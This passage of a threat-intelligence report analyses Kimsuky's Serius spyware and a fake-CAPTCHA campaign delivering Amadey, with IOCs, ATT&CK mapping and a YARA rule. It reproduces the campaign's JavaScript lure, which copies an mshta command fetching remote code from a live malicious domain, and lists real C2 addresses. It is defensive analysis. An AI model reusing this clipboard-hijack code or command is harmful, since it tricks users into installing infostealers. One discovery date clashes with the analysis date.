       del $tmpz;
```

To counter the antivirus analysis, Serius goes into sleep mode for a limited time:

```
Sleep(20);
```

3.6. Serius viral ecosystem

Serius spyware is not an isolated arsenal, it seems to belong to a complex viral ecosystem.

3.6.1. Taxonomy of malware

To better understand and explore this viral ecosystem, all known malware are assigned names, along with the families to which they belong.

- Serius is considered version 2.0 of an older malware named Seriane. An analysis report was published in September 2024: Kimsuky A Gift That Keeps on Giving. The family to which these two varieties belong is Serena.
- During the month of December 2024, Asec's *Ahnlab* laboratory publishes the article December 2024 Threat Trend Report on APT Attacks (South Korea) in which a set of malwares are identified. These pieces of malware are grouped into the family named Sevia.

3.6.2. Lineage and viral family

Below is a non-exhaustive infographic of the relationships (lineage and family) of the Serius spyware within its viral ecosystem.




Figure 3. Serius viral ecosystem.

3.6.3. Comparison between Serius and Seriane

Serius appears to be deployed during the months of December 2024 and January 2025. However, an older version (Seriane) was discovered in the month of September 2024. Seriane is very similar to Serius except for the command and control server address.

SERIUS	SERIANE
Known sample filename: aa.ps1	Known sample filename: xM578.tmp
CnC Server (APT Kimsuky): 206(.)206.127[.]152	CnC Server (APT Kimsuky): 64.49.14[.]181
Port: 7032	Port: 7032
Discovery: December 2025	Discovery: September 2024
Analysis: January 2025	Analysis: September 2024

3.6.4. APT KIMSUKY CnC

Multiple analyses have shown that since at least December 2024, the malware variants RokRAT, RokRAT-S0240, and XenoRAT have been communicating with the IP address 206.206.127[.]152, which is linked to the CnC server of APT Kimsuky.

The figure below represents the relationships between this CnC server and the three malware.




Figure 4. APT Kimsuky CnC server. Source: OpenCTI NetmanageIT.

In-depth study of the Serena viral family confirms that a fourth malicious strain (Serius) connects to this same CnC server.

3.7. APT KIMSUKY

APT Kimsuky (aka APT 43, TA406, Thallium, Black Banshee, Velvet Chollima...) is an advanced and persistent threat. It is a state-sponsored threat group from North Korea.

Figure 5. Diamond model of APT Kimsuky.

3.8. Mitre ATT&CK Matrix

RECONNAISSANCE

T1591 Gather Victim Org Information. T1589 Gather Victim Identity Information

RESOURCE DEVELOPMENT

T1587.001 Develop Capabilities: Malware.

INITIAL ACCESS

T1566.001 Spearphishing Attachment. T1566.002 Spearphishing Link.

EXECUTION

T1204 User Execution. T1053 Scheduled Task/Job. T1059.001 Command and Scripting Interpreter: PowerShell. T1059.005 Command and Scripting Interpreter: Visual Basic.

PERSISTENCE

T1053 Scheduled Task/Job.

PRIVILEGE ESCALATION

T1053 Scheduled Task/Job.

DEFENSE EVASION

T1497 Virtualization / Sandbox Evasion. T1497.003 Virtualization/Sandbox Evasion: Time Based Evasion. T1027.005 Obfuscated Files or Information. . T1140 Deobfuscate / Decode Files or Information. T1036.007 Masquerading: Double File Extension.

COLLECTION

T1005 Data from Local System. T1119 Automated Collection

COMMAND AND CONTROL

T1071 Application Layer Protocol.

3.9. IOC

3.9.1. Indicators - Serius

TLP	TYPE	VALUE	COMMENTARY
TLP:CLEAR	Filename	f3aee5924279dd1883efbb04c89166368e954b7e81483507dc032561bb2cf6e1.lnk	Trojan Downloader
TLP:CLEAR	SHA256	f3aee5924279dd1883efbb04c89166368e954b7e81483507dc032561bb2cf6e1	Trojan Downloader
TLP:CLEAR	SHA1	9bf20b294287aaa0ac4401e8f0e6bc4b6243fafb	Trojan Downloader
TLP:CLEAR	MD5	2b8287656ba39515fb08cb3711db5291	Trojan Downloader
TLP:CLEAR	Filename	aa.ps1	Serius Trojan Backdoor Spyware
TLP:CLEAR	SHA256	6544f0416e12d5876861349e1e66f4c97d72da4fb029baeebb00ab99608dfba7	Serius Trojan Backdoor Spyware
TLP:CLEAR	SHA1	e8c7065344a27971655a561b4dae7203e094e56c	Serius Trojan Backdoor Spyware
TLP:CLEAR	MD5	5f93fdb1e3dfe4f8ccd4e22ef8a22b14	Serius Trojan Backdoor Spyware
TLP:CLEAR	IP	206.206.127[.]152	CnC APT KIMSUKY

3.9.2. Indicators - Seriane and more

TLP	TYPE	VALUE	COMMENTARY
TLP:CLEAR	MD5	01ff7279011b7af72f6a047121c8f284	
TLP:CLEAR	MD5	08b4bcee92417560d61c5f29649cdfad	
TLP:CLEAR	MD5	0c982f544effe346d0a48e6b9d9081c3	
TLP:CLEAR	MD5	0ceb3d16c8a018943e8c9143c194f81b	
TLP:CLEAR	MD5	1ce2430ff1dd3928cee548b92f769f73	
TLP:CLEAR	SHA256	41cf6298a41c27357ee5f70d8cd1c0bd48698fc30c4255fad6a91798286e5229	Upbit_20240916.docx.lnk (Trojan)
TLP:CLEAR	SHA1	50e4d8a112e4aad2c984d22f83c80c8723f232da	Upbit_20240916.docx.lnk (Trojan)
TLP:CLEAR	MD5	37fb639a295daa760c739bc21c553406	Upbit_20240916.docx.lnk (Trojan)
TLP:CLEAR	SHA256	2da46ae5dbabc6442cc0d2698725dae918befa9f192992f58ebbebd4ac3e2888	t.zip (Trojan Dopper)
TLP:CLEAR	SHA1	bc7db5296c662d5f81b1c29db91b63040e545a5d	t.zip (Trojan Dropper)
TLP:CLEAR	MD5	4cbafb288263fe76f5e36f1f042be22d	t.zip (Trojan Dopper)
TLP:CLEAR	SHA256	b7fc11f37433b4f1d357e43b5a26802a96f5f043f70289360d60b12d6248e5ea	s.vbs
TLP:CLEAR	SHA1	91899ba8f9c55fa161d5c496c3f181f1f74f3617	s.vbs
TLP:CLEAR	MD5	622358469e5e24114dd0eb03da815576	s.vbs

TLP	TYPE	VALUE	COMMENTARY
TLP:CLEAR	SHA256	c4aba442d881cfa112fe3a6b1d2381b089cbe163828cfdb2d57abba95737a07d	xM568.tmp (Seriane Trojan Backdoor Spyware)
TLP:CLEAR	SHA1	69e038480a7b38ac62d7df0c416e83c67670720a	xM568.tmp (Seriane Trojan Backdoor Spyware)
TLP:CLEAR	MD5	0c3fd7f45688d5ddb9f0107877ce2fbd	xM568.tmp (Seriane Trojan Backdoor Spyware)
TLP:CLEAR	SHA256	40c9f86e343f5a54570162bcca2d18f046d65c310d3ccfe975a2c2c31c5c47cb	07578.tmp
TLP:CLEAR	SHA1	ddbc721eb0abe609885f30ef175b3ec0a8b7c720	07578.tmp
TLP:CLEAR	MD5	73ed9b012785dc3b3ee33aa52700cfe4	07578.tmp
TLP:CLEAR	IP	64.49.14[.]181	CnC APT KIMSUKY
TLP:CLEAR	IP	118.193.69[.]53	CnC APT KIMSUKY
TLP:CLEAR	IP	118.194.249[.]90	CnC APT KIMSUKY

3.10. YARA Rules

aDvens YARA rules.

```
rule SERIUS_detection {
meta:
author = "ADVENS"
source = "ADVENS"
status = "RELEASED"
sharing = "TLP:CLEAR"
malware = "SERIUS"
description = "Yara_rule_that_detects_SERIUS_malware."
info = "SERIUS_Trojan_Backdoor_Spyware"
Sample_SHA256 = "6544f0416e12d5876861349e1e66f4c97d72da4fb029baeebb00ab99608dfba7"
Sample_SHA1 = "e8c7065344a27971655a561b4dae7203e094e56c"
Sample_MD5 = "5f93fdb1e3dfe4f8ccd4e22ef8a22b14"
//Check strings
strings:
$SERIUS_string1 = "ZWZ3hWdpNmbzVXTkACdv5WLoAiZpBCIg"
$SERIUS_string2 = "mbmV2ckACRJZXZj5mZlNXLgQ2dl52bkh"
$SERIUS_string3 = "Uu8USu0WZ0NXeTBCdjVmai9UL3VmTg0D"
$SERIUS_string4 = "Uu8USu0WZ0NXeTBCdjVmai9UL3VmTg0D"
$SERIUS_string5 = "$rux49=$degi.ToCharArray();"
$SERIUS_string6 = "$xya89=$kota.ToCharArray();"
$SERIUS_string7 = "$wze05=$egik.ToCharArray();"
$SERIUS_string8 = "$yac79=$syem.ToCharArray();"
$SERIUS_string9 = "$bytes = [Convert]::FromBase64String($gilo);"
//Check functions
$Add1 = "Invoke-Expression"
condition:
filesize > 2000 and filesize < 3000  and all of ($SERIUS_string*) and $Add1
}
```

4. FAKE CAPTCHA CAMPAIGN

CAPTCHAs are described as challenge-response tests used by websites to determine if the user is a human or a machine/bot. The term is a contrived acronym for "Completely Automated Public Turing test to tell Computers and Humans Apart".

Over the last fifteen years, the use of CAPTCHAs has largely increased to counter the threat of bots and automated scripts. They come in all shapes and sizes, from just having to click boxes to finding zebra crossings and counting objects.

The abuse of users' trust in CAPTCHAs by cybercriminals is nothing new. In 2021, they were used in a campaign to encourage people to download the Ursnif malware. Since mid 2024, a new campaign of fake CAPTCHAs started, deceiving people into installing infostealers onto their systems by pasting malicious code into their PowerShell prompt. The most commonly installed malware seems to be Lumma Stealer, however the latest campaign we observed seems to install the Amadey Botnet.

4.1. Description of the campaign

In mid 2024, researchers started to notice users executing malicious PowerShell code seemingly out of nowhere. After further investigation, it was discovered that users were being prompted into executing this code by fake CAPTCHA pages. Users were being redirected to these fake CAPTCHA sites from various places: cracked game download URLs, malvertising, phishing emails and compromised webpages.

Instead of the legitimate CAPTCHA tests that users are usually prompted into doing when they check the box, these malicious CAPTCHAs pages encourage users to prove they are human by pressing "Windows + R" then "ctrl + V" and finally "enter".




Figure 6. Fake CAPTCHA page (source: reliaquest)

The trick lies in making the user inadvertently copy a malicious PowerShell command when ticking the box. Pressing the "Windows + R" keys opens a Windows prompt used to execute code. The malicious code is pasted into the prompt via the "ctrl + V" keys and executed when the user presses enter.

Figure 7. Text copied into pasteboard

This code is executed and downloads a malicious script which leads to the download of different infostealers.

4.2. Technical details

4.2.1. Example of a fake booking[.]com website

One example of the malicious CAPTCHA was found on the website hxxps://booking[.]rewiesbadchecked[.]com, a fake booking[.]com website. In the forefront is a fake CAPTCHA prompting the user to execute the code. In the background, the fake booking[.]com website is blurred.




Figure 8. Fake booking[.]com CAPTCHA

A closer look at the source code of the page shows that when the user clicks on the box to confirm they are not a robot, a function named antibotcheck() is called. This function, defined later in the code, copies the command *"mshta hxxps[:]//verif-anti-bot[.]com/Captcha.html #''✓ I am not a robot -- re CAPTCHA VerifID: 843057''"* into the user's clipboard.

```
<div style="display: flex; justify-content: center; align-items: center; margin-top: 20px;">
    <div class="checkbox-bot" onclick="antibotcheck()">
        <div class="checkbtn-bot">

        </div>
        <div class="checkbox-bot-load" style="display: none;">
           <svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 100 100" preserveAspectRatio="xMidYMid" style="shape-rendering: auto; display: block; background: transparent;" width="32" h
             <animateTransform keyTimes="0;1" values="0 50 50;360 50 50" dur="1.3888888888888888s" repeatCount="indefinite" type="rotate" attributeName="transform"></animateTransform>
           </circle><g></g></g></svg>
        </div>
        <div style="font-family: Roboto,helvetica,arial,sans-serif; font-size: 14px; font-weight: 400; line-height: 17px; width: 152px;">
            I'm not a robot
        </div>
        <div style="font-size: 10px; text-align: center; color: #555; ">
            <div>
                <img src="https://www.gstatic.com/recaptcha/api2/logo_48.png" style="width: 32px; height: 32px;">
            </div>
            <div>
                reCAPTCHA
            </div>
            <div>
                Privacy - Terms
            </div>
        </div>
    </div>
</div>
```

```
<script src="https://code.jquery.com/jquery-3.7.1.min.js" integrity="sha256-/JqT3SQfawRcv/BIHPThkBvs0OEvtFFmqPF/lYI/Cxo=" crossorigin="anonymous"></script>
<script type="text/javascript">
    function antibotcheck()
    {
        copyToClipboard("mshta https://verif-anti-bot.com/Capcha.html #''✓ I am not a robot -- re CAPTCHA VerifID: 843057''");
        $('.checkbtn-bot').hide();
        $('.checkbox-bot-load').show();
        $('.sjgdhfgas34').css('display', 'flex');

        $.ajax({
            url: "../../api?c=1",
            type: 'GET',
        });
    }
    function copyToClipboard(str)
    {
      var area = document.createElement('textarea');

      document.body.appendChild(area);
        area.value = str;
        area.select();
        document.execCommand("copy");
      document.body.removeChild(area);
    }
</script>
```

Figure 9. Source code booking[.]com Captcha

MSHTA (Microsoft HTML Application Host) is a native Windows binary used to execute HTA (Microsoft HTML Application) files. Attackers abuse this binary to execute VBScript and JScript embedded in HTML files.

The domain verif-anti-bot[.]com is hosted on Cloudflare. When the investigation was launched, the code on verif-anti-bot[.]com was protected and Cloudflare quickly took down the malicious content. This page is now empty.




Figure 10. Site verif-anti-bot[.]com

Whilst this page was still active, it was analysed on anyrun. After mshta executed the content on verif-anti-bot[.]com, two PowerShell commands were spawned that fetched files named 1.png and 2.png from the server 92.255.57[.]155. These files were still available during the investigation. Once downloaded, they were analysed.




Figure 11. Executed PowerShell (source: any.run)

Analysis of 1.png




Figure 12. Glimps 1.png

- md5: 1a236b9ea5583203400ae2a9b74f0f31
- sha1: 358faddc9c4971af274923185cfba9f0d0a06c09
- sha256: 592c6bce92a8a7e8052ef0eb61393e32700330effb1c192b7e9f10318d153cc7

This file seems to be the malware dropper. It uses RegSvcs.exe to change the autorun value to add the download of 2.png.

Figure 13. Modification of the registry keys (source: any.run)

Analysis of 2.png




Figure 14. Glimps 2.png

- md5: 783f7905ed7e683c128c1e484cffbf63
- sha1: 9d01f9ebfab037db4357d077b7284cf1edbce853
- sha256: e17cee2ea6241540d5587ba18bc37d66bd7098b348f7e4e652ba614550520ef2

This file seems to be the final payload. It is detected by Glimps and Virus Total as the Amadey Botnet.




Figure 15. Virus Total 2.png

It sends requests to the server 92.255.57[.]155/YXNWKVFKS28Y/Index.php. When this URL was analysed, it redirected to the URL 92.255.57[.]155/YXNWKVFKS28Y/Login.php which seems to be a Russian login page.




Figure 16. Russian login page

Since 30 January 2025, this IP address is recognised as an Amadey C2 server.

